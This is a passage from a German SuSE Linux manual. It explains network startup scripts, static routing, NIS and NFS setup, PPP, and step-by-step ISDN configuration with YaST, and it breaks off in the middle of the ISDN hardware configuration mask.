Datei 5.2.5: /etc/resolv.conf

5.2.2 Startup-Skripten

Neben den beschriebenen Konfigurationsdateien gibt es noch verschiedene Skripten, die während des Hochfahrens des Rechners die Netzwerkprogramme starten. Diese werden gestartet, sobald das System in einen der *Multiuser-Runlevel* übergeht (vgl. Tabelle 5.5 auf der nächsten Seite).

/sbin/init.d/network	Dieses Skript übernimmt die Konfiguration der Netzwerk Hard- und Software während der Startphase des Systems. Dabei werden auch die durch YaST (siehe Abschnitt 5.1 auf Seite 154) in /etc/rc.config eingetragenen Angaben zu IP- und Netzwerk-Adresse, Netzmaske und Gateway ausgewertet.
/sbin/init.d/route	Dient dem Setzen der statischen Routen im Netzwerk. Eine detaillierte Beschreibung finden Sie in Abschnitt 5.3 auf der nächsten Seite.
/sbin/init.d/inetd	Startet den <i>inetd</i> , sofern es in /etc/rc.config festgelegt ist. Dies ist beispielsweise dann nötig, wenn Sie sich vom Netzwerk aus auf diese Maschine einloggen möchten.
/sbin/init.d/rpc	Startet den Portmapper, der benötigt wird, um RPC-Server verwenden zu können, wie z. B. einen NFS-Server.
/sbin/init.d/nfsserver	Startet den NFS-Server.
/sbin/init.d/sendmail	Kontrolliert den <i>sendmail</i> -Prozess in Abhängigkeit von den Einstellungen in /etc/rc.config.

Tabelle 5.5: Fortsetzung auf der nächsten Seite...

<code>/sbin/init.d/ypserv</code>	Startet den NIS-Server in Abhängigkeit von den Einstellungen in <code>/etc/rc.config</code> .
<code>/sbin/init.d/ypclient</code>	Startet den NIS-Client in Abhängigkeit von den Einstellungen in <code>/etc/rc.config</code> .

Tabelle 5.5: Startup-Skripten der Netzwerkprogramme

5.3 Routing unter SuSE Linux

Vorbemerkung

Das Einstellen der Routing-Tabelle wird unter SuSE Linux nicht über Variablen in der zentralen Konfigurationsdatei `/etc/rc.config`, sondern über das Skript `/sbin/init.d/route` und die Konfigurationsdatei `/etc/route.conf` gehandhabt.

Nach der Initialisierung des Netzwerks durch die Boot-Skripten unter `/sbin/init.d/network`, `/sbin/init.d/inetd`, `/sbin/init.d/i4l_hardware` und eventuell zusätzlicher Boot-Skripten, wird die Datei `/etc/route.conf` mit der Routing-Tabelle von `/sbin/init.d/route` durchsucht und diese Tabelle im System gesetzt.

In der Datei `/etc/route.conf` können alle statischen Routen eingetragen werden, die für die verschiedenen Aufgaben eines Systems benötigt werden könnten: Route zu einem Rechner, Route zu einem Rechner über ein Gateway und Route zu einem Netzwerk.

Eine andere Möglichkeit ist die Benutzung des dynamischen Routings durch `/usr/sbin/routed`, dessen Konfiguration jedoch aufwendiger ist. Hier sei auf die Manpage von **routed** hingewiesen.

Vorgehensweise und Benutzung

Die Regeln für die Konfigurationsdatei `/etc/route.conf` lehnen sich an die Ausgabe des Befehls `/sbin/route` an. Wird `/sbin/route` ohne weitere Argumente aufgerufen, erscheint die Routing-Tabelle, die der Kernel gerade benutzt. Bis auf die Spalten für die Einträge `Flags`, `Metric`, `Ref` und `Use` sind die Einträge in `/etc/route.conf` analog.

Dazu kurz die Regeln von `/etc/route.conf`:

- Zeilen mit ``#'` am Anfang und Leerzeilen werden ignoriert. Ein Eintrag besteht aus einer Zeile mit mindestens zwei und maximal vier Spalten.
- In der ersten Spalte steht das Ziel einer Route. Dabei kann dort die IP-Adresse eines Netzes oder Rechners oder bei *erreichbaren* Nameservern auch der voll qualifizierte Name eines Netzes oder eines Rechners stehen.
- Das Stichwort `default` ist dem Eintrag des Default-Gateways vorbehalten. Bitte verwenden Sie `0.0.0.0` *nicht* als Ziel für Routing-Einträge.

- Die zweite Spalte enthält entweder einen Platzhalter (0 . 0 . 0 . 0) oder die IP-Adresse bzw. den vollen Namen eines Rechners. Dieser Rechner kann das Default-Gateway sein oder ein Gateway, hinter dem ein Rechner oder Netzwerk erreichbar ist.
- Die dritte Spalte enthält die Netzmaske für Netzwerke oder Rechner hinter einem Gateway. Für Rechner hinter einem Gateway lautet die Maske z. B. 255 . 255 . 255 . 255.
- Die letzte Spalte ist nur für die am lokalen Rechner angeschlossenen Netzwerke (Loopback, Ethernet, ISDN, PPP, Dummy-Device, ...) wichtig. Hier muss der Name des Devices eingetragen werden.

Ein einfaches Beispiel einer `/etc/route.conf` gibt die Abbildung 5.3.1. Werden neue Einträge in `/etc/route.conf` vorgenommen, wird durch die Eingabe

```
erde:~ # rcroute restart
```

die Routing-Tabelle mit den neuen Einträgen gesetzt.

# Destination	Dummy/Gateway	Netmask	Device
#			
# 192.168.0.1	0.0.0.0	255.255.255.255	ipp0
# default	192.168.0.1		
#			
# Net devices			
#			
127.0.0.0	0.0.0.0	255.255.255.0	lo
204.127.235.0	0.0.0.0	255.255.255.0	eth0
#			
# Gateway			
#			
default	204.127.235.41		
#			
# Host behind Gateway			
#			
207.68.156.51	207.68.145.45	255.255.255.255	
#			
# Net behind a Gateway			
#			
192.168.0.0	207.68.156.51	255.255.0.0	

Datei 5.3.1: Einfaches Beispiel einer `/etc/route.conf`

5.4 NIS, die gelben Seiten im LAN

5.4.1 Was ist NIS?

Sobald mehrere Unix-Systeme in einem Netzwerk auf gemeinsame Ressourcen zugreifen wollen, muss sichergestellt sein, dass z. B. Benutzer- und Gruppenkennungen auf allen Rechnern miteinander harmonieren. Das Netzwerk soll für den Anwender transparent sein; egal an welchem Rechner er arbeitet, er findet immer die gleiche Umgebung vor. Möglich wird dies durch die Dienste *NIS* und *NFS*. *NFS* dient der Verteilung von Dateisystemen im Netz und wird in Abschnitt 5.5 auf der nächsten Seite beschrieben.

NIS (engl. *Network Information Service*)² kann als Datenbankdienst verstanden werden, der Zugriff auf Informationen aus den Dateien `/etc/passwd`, `/etc/shadow` oder `/etc/group` netzwerkweit ermöglicht. *NIS* kann auch für weitergehende Aufgaben eingesetzt werden (z. B. für `/etc/hosts` oder `/etc/services`); darauf soll hier jedoch nicht im Detail eingegangen werden.

5.4.2 Einrichten eines NIS-Clients

Im Paket `ypclient`, Serie `n`, befinden sich alle notwendigen Programme zum Einrichten eines NIS-Clients. Zur Einrichtung des NIS-Clients sind folgende Schritte zu erledigen:

- Setzen der NIS-Domain beim Starten des Systems.
Dazu muss in `/etc/rc.config` die Variable `YP_DOMAINNAME` gesetzt werden; beim Übergang in einen Runlevel, in dem das Netzwerk verwendet wird, wertet `/sbin/init.d/network` diesen Wert aus und setzt den Namen entsprechend.
Der NIS-Domainname ist nicht zu verwechseln mit dem DNS-Domainnamen; diese können gleich lauten, haben jedoch grundsätzlich nichts miteinander zu tun!
- Festlegen des NIS-Servers.
Der Name des NIS-Servers wird in der `/etc/rc.config` durch die Variable `YP_SERVER` gesetzt. *SuSEconfig* schreibt diese Namen im richtigen Format in die Datei `/etc/yp.conf` (vgl. Datei 5.4.1 auf der nächsten Seite); haben Sie die Variable mit *YaST* gesetzt, dann geschieht dies automatisch. In dieser Datei muss es eine Zeile geben, die mit dem Schlüsselwort `ypserver` beginnt und in der der Name des NIS-Servers steht.
- Der Name des NIS-Servers (z. B. `sonne.kosmos.all`) muss über `/etc/hosts` auflösbar sein.
- Es muss sichergestellt sein, dass der RPC-Portmapper gestartet wird.
NIS wird über *RPC* (engl. *Remote Procedure Calls*) realisiert, deshalb ist es Bedingung, dass der *RPC*-Portmapper läuft. Gestartet wird dieser Server vom Skript `/sbin/init.d/rpc`. Auch dies wird automatisch erledigt, wenn das Starten des Portmappers in `/etc/rc.config` veranlasst wurde.

² Für *NIS* wird vielfach synonym der Begriff 'YP' verwendet; dieser leitet sich ab von den *yellow pages*, also den *gelben Seiten* im Netz.

```

# /etc/yp.conf
#
# Syntax:
#
# ypserver <servername>      Define which host to contact
#                               for YP service.
#
ypserver      sonne.kosmos.all
# End of /etc/yp.conf

```

Datei 5.4.1: /etc/yp.conf

- Ergänzen der Einträge in /etc/passwd und /etc/group.

Damit nach dem Durchsuchen der lokalen Dateien eine Anfrage beim NIS-Server gemacht wird, müssen die entsprechenden Dateien durch eine Zeile, die mit einem Pluszeichen ('+') beginnt, ergänzt werden. NIS erlaubt es, hier eine Menge weitere Optionen zu aktivieren, z. B. Netgroups oder lokales Überschreiben von NIS-Einträgen.

- Starten von *ybind*.

Der letzte Schritt des Aufsetzens des NIS-Clients besteht aus dem Start des Programmes *ybind*, das den eigentlichen Start des NIS-Clients bedeutet. Auch dieses Programm wird automatisch gestartet, wenn Sie die Konfiguration des Netzwerks mit *YaST* vorgenommen haben.

- Aktivieren der Änderungen.

Entweder muss nun das System neu gestartet werden oder die benötigten Dienste werden durch

```

erde:~ # rcnetwork restart
erde:~ # rcypclient restart
neu gestartet.

```

5.4.3 NIS-Master- und -Slave-Server

Zu installieren ist das Paket *ypserv*, Serie n; das genaue Vorgehen ist in /usr/doc/packages/yp/HOWTO beschrieben.

5.5 NFS – verteilte Dateisysteme

Wie bereits in Abschnitt 5.4 auf der vorherigen Seite erwähnt, dient NFS, neben NIS, dazu, ein Netzwerk für Anwender transparent zu machen. Durch NFS ist es möglich, Dateisysteme im Netz zu verteilen. Unabhängig davon, an welchem Rechner im Netz ein Anwender arbeitet, kann er so stets die gleiche Umgebung vorfinden.

Wie NIS ist auch NFS ein asymmetrischer Dienst. Es gibt NFS-Server und NFS-Clients. Allerdings kann ein Rechner beides sein, d. h. er kann gleichzeitig Dateisysteme dem Netz zur Verfügung stellen („exportieren“) und Dateisysteme anderer Rechner mounten („importieren“). Im Regelfall jedoch benutzt man dafür Server mit großer Festplattenkapazität, deren Dateisysteme von Clients gemountet werden.

5.5.1 Importieren von Dateisystemen

Dateisysteme von einem NFS-Server zu importieren, ist sehr einfach. Einzige Voraussetzung ist, dass der RPC-Portmapper gestartet wurde. Das Starten dieses Servers wurde bereits im Zusammenhang mit NIS besprochen (siehe Abschnitt 5.4.2 auf Seite 164). Ist diese Voraussetzung erfüllt, können fremde Dateisysteme, sofern sie von den entsprechenden Maschinen exportiert werden, analog zu lokalen Platten mit dem Befehl `mount` in das Dateisystem eingebunden werden. Die Syntax ist wie folgt:

```
mount -t nfs <Rechner>:<Remote-Pfad> <Lokaler-Pfad>
```

Sollen also z. B. die Benutzerverzeichnisse vom Rechner `sonne` importiert werden, so kann dies mit folgendem Befehl erreicht werden:

```
erde:~ # mount -t nfs sonne:/home /home
```

5.5.2 Exportieren von Dateisystemen

Ein Rechner, der Dateisysteme exportiert, wird als NFS-Server bezeichnet. Auf einem NFS-Server müssen die folgenden Netzwerkdämonen gestartet werden:

- RPC-Portmapper (*portmap*)
- RPC-Mount-Daemon (*rpc.mountd*)
- RPC-NFS-Daemon (*rpc.nfsd*)

Diese werden beim Hochfahren des Systems von den Skripten `/sbin/init.d/rpc` und `/sbin/init.d/nfsserver` gestartet. Das Starten des RPC-Portmappers wurde bereits in Abschnitt 5.4.2 auf Seite 164 beschrieben.

Neben dem Start dieser Daemons muss noch festgelegt werden, welche Dateisysteme an welche Rechner exportiert werden sollen. Dies geschieht in der Datei `/etc/exports`.

Je Verzeichnis, das exportiert werden soll, wird eine Zeile benötigt, in der steht, welche Rechner wie darauf zugreifen dürfen; alle Unterverzeichnisse eines exportierten Verzeichnisses werden automatisch ebenfalls exportiert. Die berechtigten Rechner werden üblicherweise mit ihren Namen (inklusive Domainname) angegeben, es ist aber auch möglich, mit den Jokerzeichen `'*'` und `'?'` zu arbeiten, die die aus der *bash* bekannte Funktion haben. Wird kein Rechnername angegeben, so hat jeder Rechner die Erlaubnis, auf dieses Verzeichnis (mit den angegebenen Rechten) zuzugreifen.

Die Rechte, mit denen das Verzeichnis exportiert wird, werden in einer von Klammern umgebenen Liste nach dem Rechnernamen angegeben. Die wichtigsten Optionen für die Zugriffsrechte sind in der folgenden Tabelle beschrieben.

ro	Dateisystem wird nur mit Leserechten exportiert (Vorgabe).
rw	Dateisystem wird mit Schreib- und Leserechten exportiert.
root_squash	Diese Option bewirkt, dass der Benutzer <code>'root'</code> des angegebenen Rechners keine für <code>'root'</code> typischen Sonderrechte auf diesem Dateisystem hat. Erreicht wird dies, indem Zugriffe mit der User-ID 0 auf die User-ID 65534 (-2) umgesetzt werden. Diese User-ID sollte dem Benutzer <code>'nobody'</code> zugewiesen werden (Vorgabe).
no_root_squash	Rootzugriffe nicht umsetzen; Rootrechte bleiben also erhalten.
link_relative	Umsetzen von absoluten, symbolischen Links (solche, die mit <code>'/'</code> beginnen) in eine entsprechende Folge von <code>'./.'</code> . Diese Option ist nur dann sinnvoll, wenn das gesamte Dateisystem eines Rechners gemountet wird (Vorgabe).
link_absolute	Symbolische Links bleiben unverändert.
map_identity	Auf dem Client werden die gleichen User-IDs wie auf dem Server verwendet (Vorgabe).
map_daemon	Client und Server haben keine übereinstimmenden User-IDs. Durch diese Option wird der <i>nfsd</i> angewiesen, eine Umsetztabelle für die User-IDs zu erstellen. Voraussetzung dafür ist jedoch die Aktivierung des Daemons <i>ugidd</i> .

Tabelle 5.6: Zugriffsrechte für exportierte Verzeichnisse

Die `exports`-Datei kann beispielsweise aussehen wie Datei [5.5.1](#).

```
#
# /etc/exports
#
/home          sonne (rw)   venus (rw)
/usr/X11       sonne (ro)   venus (ro)
/usr/lib/texmf sonne (ro)   venus (rw)
/              erde (ro,root_squash)
/home/ftp      (ro)
# End of exports
```

Datei 5.5.1: `/etc/exports`

Die Datei `/etc/exports` wird von *mountd* und *nfsd* gelesen. Wird also eine Änderung daran vorgenommen, so müssen *mountd* und *nfsd* neu gestartet werden, damit diese Änderung berücksichtigt wird! Erreicht wird dies am einfachsten mit dem Befehl:

```
erde:~ # rcnfsserver restart
```


Der Anschluss an die weite Welt – PPP, ISDN, Modem, Fax...

Neben der Netzwerkanbindung im lokalen Netz ist der Anschluss an ein größeres und verteiltes Netz, an ein *WAN* (engl. *Wide Area Networks*), oder aber auch das Nutzen von Mailboxen von Interesse.

In der Unix-Welt haben sich zwei Standards zum Anschluss an große Netze durchgesetzt, UUCP und TCP/IP über Modemverbindungen bzw. über ISDN. Während UUCP (**U**nix to **U**nix **C**o**P**y) hauptsächlich dem Transport von News und E-Mail dient, stellt eine TCP/IP-Verbindung eine *echte* Netzwerkanbindung dar; eine solche echte Netzanbindung erlaubt es, alle aus dem LAN bekannten Dienste global zur Verfügung zu stellen – dem LAN liegt ja auch TCP/IP zu Grunde.

Wird TCP/IP über eine Modem- oder ISDN-Verbindung gefahren, so kommt heutzutage zumeist PPP (**P**oint to **P**oint **P**rotocol) zum Einsatz¹. Bei ISDN wird zumeist `syncPPP` gewählt, manchmal aber auch `rawip` (vgl. Abschnitt 6.2.5 auf Seite 178).

Wie solch eine WAN-Anbindung erfolgen kann, ist Thema der folgenden Abschnitte. PPP wird kurz vorgestellt (Abschnitt 6.1). Die ISDN-Konfiguration folgt dann (Abschnitt 6.2 auf Seite 171). Es wird der Anschluss eines analogen Modems besprochen (Abschnitt 6.5 auf Seite 188) und es wird die Konfiguration einer PPP-Verbindung für Modems erklärt (Abschnitt 6.6 auf Seite 189). E-Mail-Anschluss und News-System-Einrichtung (Abschnitt 6.8 auf Seite 203 und Abschnitt 6.9 auf Seite 206) sowie Fax-Möglichkeiten (Abschnitt 6.10 auf Seite 209) werden in den Grundzügen präsentiert.

6.1 PPP

PPP (engl. *Point to Point Protocol*) bietet die Möglichkeit, TCP/IP über eine serielle Leitung zu betreiben. PPP-Client und -Server können sich beim Verbindungsaufbau über diverse Protokollparameter verständigen, der Server kann dem Client seine IP-Adresse mitteilen und ihm eine IP-Adresse zuordnen.

PPP ist – im Gegensatz zu SLIP – ein definierter Standard und wird von den meisten Internet-Providern inzwischen als einzige Einwahlmöglichkeit angeboten.

¹ SLIP (Serial Line Internet Protocol) gerät mehr und mehr aus der Mode.

Die zentrale Rolle bei PPP spielt der PPP-Daemon *pppd*, über den die PPP-Geräte angesprochen werden; der PPP-Daemon kann sowohl als Client, als auch als Server eingesetzt werden. Zum eigentlichen Verbindungsaufbau wird das Programm *wvdial* oder das Programm *chat* benötigt.

6.1.1 Voraussetzungen für PPP

Die Voraussetzungen für PPP unter SuSE Linux sind:

- Der Kernel muss TCP/IP und PPP unterstützen! Dies ist beim mitgelieferten Standardkernel und den dazugehörigen Modulen der Fall – es besteht also keine Notwendigkeit, einen eigenen Kernel zu erzeugen.
- Die Netzwerkpakete müssen installiert sein. Unbedingt erforderlich sind das Paket *nkita* und das Paket *nkibt*, Serie a.
- Das grundlegende Paket *ppp*, Serie n, das den *pppd* und auch das Programm *chat* enthält.
- Wenn ein analoges Modem zum Einsatz kommen soll, ist das Paket *wvdial*, Serie n für den Verbindungsauf- und -abbau erforderlich.
- Wenn ISDN konfiguriert werden soll, vgl. zudem Abschnitt 6.2.3 auf Seite 173.
- Login und Passwort beim PPP-Server müssen bekannt sein.

6.1.2 Weitere Informationen zu PPP

PPP bietet eine Fülle von Möglichkeiten, die Verbindung zu konfigurieren; es würde an dieser Stelle zu weit führen, sie alle vorzustellen. Werden mehr als die im Folgenden vorgestellten Optionen benötigt, so kann in den entsprechenden [Manpages](#) nachgelesen werden, z. B. in der Manual-Page von *pppd* (**man 8 pppd**); weiterhin gibt es ausführliche Darstellungen in den Dateien *NET4-3-HOWTO.gz* (früher: *NET-3-HOWTO.gz*) und *PPP-HOWTO.gz* im Verzeichnis */usr/doc/howto/en* sowie in den Dokumentations-Dateien im Verzeichnis */usr/doc/packages/ppp* oder */usr/doc/packages/wvdial*.

Detaillierte Informationen zu den von PPP benutzten Protokollen finden Sie in den zugehörigen RFCs:

- RFC1144: Jacobson, V. „Compressing TCP/IP headers for low-speed serial links.“ 1990 February;
- RFC1321: Rivest, R. „The MD5 Message-Digest Algorithm.“ 1992 April;
- RFC1332: McGregor, G. „PPP Internet Protocol Control Protocol (IPCP).“ 1992 May;
- RFC1334: Lloyd, B. Simpson, W.A. „PPP authentication protocols.“ 1992 October;
- RFC1548: Simpson, W.A. „The Point-to-Point Protocol (PPP).“ 1993 December;
- RFC1549: Simpson, W.A. „PPP in HDLC Framing.“ 1993 December;

6.2 Internet Zugang über ISDN – die Konfiguration

Neben den „gewöhnlichen“ Netzwerkverbindungen kann Linux vorzüglich Netzwerkverbindungen zu anderen Rechnern (z. B. zu Internet-Providern) über ISDN aufbauen und verwalten. Dies wird umso einfacher, als dass ein großer Teil der ISDN-Konfiguration von *YaST* aus durchgeführt werden kann.

Diese Beschreibung ist für eine Standard-Anbindung an einen anderen Rechner via ISDN gedacht. Es ist natürlich noch viel mehr mit ISDN unter Linux möglich.

Beachten Sie bitte, dass die hier beschriebenen Verfahren unter Umständen nicht zugelassen sind. Bei aktiven ISDN-Karten besitzt die Karte mitsamt der Firmware eine Zulassung, die gilt auch für den Betrieb unter Linux. Bei passiven Karten gilt generell die Zulassung der Karte nur dann, wenn Sie mit der Software des Herstellers betrieben wird. Eine Ausnahme sind die Karten ELSA Microlink PCI (früher Quickstep) und Eicon Diva 2.01 – diese sind unter Linux ebenfalls zugelassen. Wer auf eine Zulassung angewiesen ist, muss eine aktive Karte einsetzen oder die passive Karte an einer TK-Anlage anschließen.

Im Gegensatz zu Modemverbindungen muss kein spezielles Kommando gestartet werden, um eine Verbindung zu initiieren. Ist das Netzwerk gestartet kann jederzeit eine Verbindung zum Partner durch normale Aktivitäten wie *telnet*, *http* (WWW), *ftp* etc. hergestellt werden. Erst dann wird die Wählverbindung aufgebaut; dieser Vorgang dauert in etwa 3 Sekunden. So ist es auch nicht-`'root'`-Benutzer möglich, eine Verbindung zu starten. Es kann eingestellt werden, wie viele Sekunden die Verbindung inaktiv sein soll, bevor automatisch aufgelegt wird.

Während der gesamten ISDN-Konfiguration ist es ratsam, die Systemmeldungen in der Datei `/var/log/messages` zu verfolgen. Laden Sie dazu in einem *xterm* (in KDE: $\text{Alt} + \text{F2}$) und dann *xterm* eingeben) bzw. in einer weiteren virtuellen Konsole die Datei in den „Viewer“ *less*²:

```
erde: # less +F /var/log/messages
```

Die Option `+F` veranlasst, dass der Bildschirm dann immer die jeweils dazugekommenen Zeilen dieser Datei „online“ anzeigt; mit $\text{Strg} + \text{c}$ verlassen Sie diesen Modus wieder.

Sie haben auch die Möglichkeit, den ISDN-Verkehr grafisch mit dem Programm *xisdnload* zu überwachen.

6.2.1 ISDN einrichten – Schritt für Schritt

Im folgenden Abschnitt wird eine Schritt-für-Schritt-Anleitung für den Einstieg ins Internet angeboten. Versuchen Sie es zuerst damit. Sollte es nicht klappen – oder falls Sie mehr Detailinformation brauchen – so lesen Sie bitte die weiteren Abschnitte durch.

1. Starten Sie als Benutzer `'root'` das Programm *YaST* – falls Sie in KDE sind: $\text{Alt} + \text{F2}$ drücken, dann *xterm* eingeben. Im neuen Fenster *YaST* starten.

² Hinweise zu *less* finden Sie in Abschnitt 19.7.3 auf Seite 484 f.

6. Der Anschluss an die weite Welt – PPP, ISDN, Modem...

2. Gehen Sie auf 'Administration des Systems', 'Netzwerk konfigurieren' und 'Netzwerk Grundkonfiguration'.
3. Legen Sie ein neues Device an (mit **F5**) und zwar ISDN SyncPPP. Drücken Sie 'RETURN', um in das Menü 'Eingabe der Netzwerk-Adressen' zu kommen.
4. Belassen Sie die Einstellungen – die IP-Adresse Ihres lokalen Rechners ist 192.168.0.99, die Adresse des PointToPoint-Partners ist 192.168.0.1 – und ändern Sie nur das *Default-Gateway* auf dieselbe Adresse wie *Adresse des PointToPoint-Partners* (192.168.0.1). Bei dynamischer Adressen-Zuweisung ist diese Option zu wählen.
5. Beenden Sie mit 'Weiter'.
6. In der Maske 'Auswahl des Netzwerks' müssen Sie die Karte noch mit **F4** aktiv setzen.
7. Speichern Sie mit **F10**.
8. Nun geht es weiter mit 'Hardware in System integrieren' und dann mit 'ISDN-Hardware konfigurieren'.
9. Füllen Sie die Maske aus. Falls Sie nicht genau wissen, was Sie eingeben sollen, so finden Sie die Dokumentation unter /usr/doc/packages/i4l und in den nachfolgenden Abschnitten des Handbuchs.
10. Wählen Sie in dem Fenster dann 'Starten'.
11. War dies erfolgreich (positive Rückmeldung erscheint am Schirm), dann wählen Sie ISDN-Parameter.
12. Füllen Sie auch diese Maske aus.
13. Wählen Sie in dem Fenster dann 'Starten'.
14. War dies erfolgreich (positive Rückmeldung erscheint am Schirm), dann wählen Sie 'Speichern'.
15. Gehen Sie auf 'Konfiguration Nameserver', beantworten Sie die Frage mit 'Ja'.
16. Geben Sie die IP-Adresse des Nameservers (DNS) Ihres Providers an. Wenn Sie diese nicht wissen, so erfragen Sie diese bei Ihrem Provider, meist findet man das auch auf der Website des Providers.
17. Beenden Sie YaST. Geben Sie im Terminalfenster **init 1** ein. Ein eventuell laufendes KDE (und X) wird beendet.
18. Loggen Sie sich als 'root' ein.
19. Starten Sie das Netzwerk mit **init 2**, falls Sie X mit **startx** starten. Loggen Sie sich jedoch sonst grafisch ein, so starten Sie mit **init 3**.
20. Nun starten Sie z. B. Netscape und können schon im Internet surfen. Starten Sie auch **xisdnload** um Ihren Verbindungsstatus beobachten zu können.
21. Bei manchen Providern müssen Sie in Netscape noch den Proxyserver Ihres Providers angeben:
In Netscape 'Edit', 'Preferences', 'Advanced', 'Proxies', 'Manual Proxy Configuration' und dann 'View'.

Jetzt sollte Ihr ISDN Zugang laufen und die Verbindung ins Internet automatisch aufbauen sobald Sie z. B. in Netscape eine Internetadresse angeben und

abbauen, sobald 60 Sekunden lang kein Datenpaket übertragen wird. Kontrollieren Sie den Verkehr mit **xisdnload!**

Sollte es doch nicht funktionieren, so lesen Sie bitte weiter!

6.2.2 Überblick

SuSE Linux enthält das Paket `isdn4linux`, ein Programmpaket bestehend aus Hardware-Treiber, Netzwerkinterface und Modem-Emulation (nur digitales Modem). Außerdem ist z. B. Software für einen Anrufbeantworter verfügbar.

Der Hardware-Treiber zur ISDN-Karte wird von dem Startskript `/sbin/init.d/i4l_hardware` geladen (vgl. Kapitel 17 auf Seite 441).

Die Konfiguration der ISDN-Seite übernimmt das Tool `isdnctrl` (Manual-Page von `isdnctrl` (**man isdnctrl**)). Die Konfiguration der zur Verfügung gestellten Netzwerk-Interfaces geschieht wie bei einem Ethernet-Interface durch die Befehle `ifconfig` (Manual-Page von `ifconfig` (**man ifconfig**)) und `route` (Manual-Page von `route` (**man route**)). Bei SuSE Linux werden diese Aufgaben von dem Skript `/sbin/init.d/i4l` übernommen (vgl. Kapitel 17 auf Seite 441).

Grundlage sind jeweils die in `/etc/rc.config` eingetragenen Parameter. Die Namensgebung für die dort verwendeten Variablen orientiert sich soweit wie möglich an den Optionen zu `isdnctrl`.

Durch das Skript `/sbin/init.d/route` wird das Routing auf die in `/etc/route.conf` eingetragenen Werte gesetzt.

Der Verbindungsaufbau geschieht bei Bedarf mit den durch `isdnctrl`, bzw. `/sbin/init.d/i4l` und `/etc/rc.config` festgelegten Parametern, die mit

```
erde: # isdnctrl list all
```

angezeigt werden können. Bei Bedarf bedeutet, dass eine der so entstandenen „Routen“ das entsprechende (ISDN-)Interface anspricht. Das kann durch jeden Benutzer und jede Applikation geschehen.

6.2.3 ISDN-Hardware konfigurieren

Voraussetzungen

Um unter SuSE Linux eine ISDN-Verbindung aufbauen zu können, brauchen Sie folgendes:

1. einen ISDN-Anschluss
2. eine unterstützte ISDN-Karte
3. ein installiertes SuSE Linux
4. einen installierten Standard-Kernel von der SuSE Linux-CD

Sie brauchen *keinen* eigenen Kernel zu generieren – wenn Sie gleichwohl einen eigenen Kernel kompilieren wollen, nehmen Sie unbedingt die Quellen aus dem Paket `lx_suse`, Serie d!



5. das Paket `kernmod`, Serie a
6. das Paket `i4l`, Serie n
7. für weitere Dokumentation am besten auch gleich das Paket `i4ldoc`, Serie doc

Was Sie wissen müssen:

- ISDN-Karten-Typ
- Einstellungen der Karte: IRQ, Portadresse etc. (je nach Typ)
- Welches ISDN-Protokoll Sie benutzen können:
 - *1TR6*: (altes) nationales ISDN
 - *DSS1*: Euro-ISDN



Bei älteren großen TK-Anlagen wird oft *1TR6* auf internen S0 gefahren.

Was ist meine MSN/EAZ?

Bei Euro-ISDN ist die MSN (engl. *Multiple-Subscribe-Number*) die Telefonnummer, allerdings ohne Vorwahl. Bei einem privaten Neuanschluss bekommen Sie meist drei unabhängige Nummern zugewiesen. Sie können sich eine beliebige davon für die ISDN-Verbindung auswählen, auch diejenige, welche Sie schon für eine Telefonverbindung benutzen, da anhand der ISDN-Dienstkennung der Typ einer Verbindung unterschieden werden kann.

Typischerweise wird die ISDN-Karte direkt an einen NTBA angeschlossen, es kann aber auch sinnvoll sein, über eine TK-Anlage einen weiteren S0-Bus bereitzustellen. Wenn Sie Euro-ISDN an einer TK-Anlage fahren, ist die MSN (meist) nur die Durchwahl auf der Anlage oder die 0.

Bei *1TR6* wird anstatt der MSN eine EAZ (Endgeräte-Auswahl-Ziffer) benutzt (ansonsten ist MSN/EAZ synonym zu verwenden). Die EAZ ist eine einzelne Ziffer, die Sie auswählen können. Wählen Sie eine zwischen 1 und 9. Verwenden Sie bei *1TR6* nicht die 0!

6.2.4 ISDN-Hardware mit YaST konfigurieren

Der Treiber für die ISDN-Karte wird durch ein ladbares Kernelmodul bereitgestellt. Dafür muss das System nicht neu gebootet werden. Die üblichen ISDN-Karten werden durch den *HiSax*-Treiber unterstützt.

Manche Karten wie z. B. die *ICN*-Karten oder die *AVM-B1* sowie PnP-Karten (engl. *plug and play*) bedürfen einer Sonderbehandlung und können (bisher) nicht direkt mit YaST konfiguriert werden. Siehe Einstellung des ISDN-Karten-Typs für weitere Informationen.

So gehen Sie Schritt für Schritt vor:

1. Als Benutzer `'root'` einloggen
2. YaST starten
3. Wählen Sie das Menü `'Administration des Systems', 'Hardware im System integrieren', 'ISDN Hardware konfigurieren'` an. Diese Menüstruktur sehen Sie in Abbildung 6.1 auf der nächsten Seite.




Abbildung 6.1: Menüstruktur zur ISDN-Konfiguration mit YaST

4. Tragen Sie in der Maske bitte folgende Parameter ein:

- **I4L Starten**

Nur wenn dieses Feld aktiv ist, wird beim Booten ISDN konfiguriert. Sie können also hiermit steuern, ob überhaupt automatisch eine ISDN-Verbindung nach dem Booten aufgebaut werden kann.

- **ISDN-Protokoll**

Wählen Sie zwischen dem alten nationalen, deutschen ISDN (1TR6) oder dem heute üblichen Euro-ISDN (EDSS1). Beachten Sie, dass bei Anschlüssen, die über eine TK-Anlage gehen, häufig 1TR6 gefahren wird.

- **Typ der ISDN-Karte**

Wählen Sie die vom HiSax-Treiber unterstützte Karte aus. Für PnP- und PCMCIA-Karten beachten Sie bitte die Datei `/usr/doc/packages/i4l/README.SuSE` sowie den Abschnitt 10.2.1 auf Seite 292 ff.

Bitte beachten Sie, dass bei PCI-Karten keine I/O-Adresse und kein Interrupt angegeben werden darf.



- **Kenntung der Karte**

Die Kenntung sollten Sie auf HiSax belassen.

- **Interrupt**

Memory-Basisadresse

IO-Port

IO0-Wert

IO1-Wert

Je nach Kartentyp sind weitere Angaben nötig. Es sind nur die für den ausgewählten Kartentyp notwendigen Parameter anwählbar. Die restlichen Werte werden ausgegraut.

6. Der Anschluss an die weite Welt – PPP, ISDN, Modem...

• Optionen zum Laden des ISDN-Moduls

Lassen Sie dieses Feld bitte leer.

Weitere Information erhalten Sie durch Drücken der Taste **(F1)**. Die Eingabemaske können Sie in Abbildung 6.2 sehen.

```

      _____KONFIGURATION DER ISDN-HARDWARE_____
Diese Maske erlaubt die Konfiguration der ISDN-Karte (nur HiSax-Treiber)
Geben Sie die Parameter ein und testen Sie mit 'Starten', wenn dies
funktioniert, speichern Sie die Parameter mit 'Speichern'. Hilfe mit F1!

I4L Starten                               [ ]
ISDN-Protokoll                             [Euro-ISDN (EDSS1) ]
Typ der ISDN-Karte                         [ELSA PCC/PCF ]
Kennung der Karte                          :HiSax :
Interrupt                                  :      :
Memory-Basisadresse (Hex) 0x:d2000 :
ID Port (Hex) 0x:      :
IO0 Wert (nur für PNP, Hex) 0x:      :
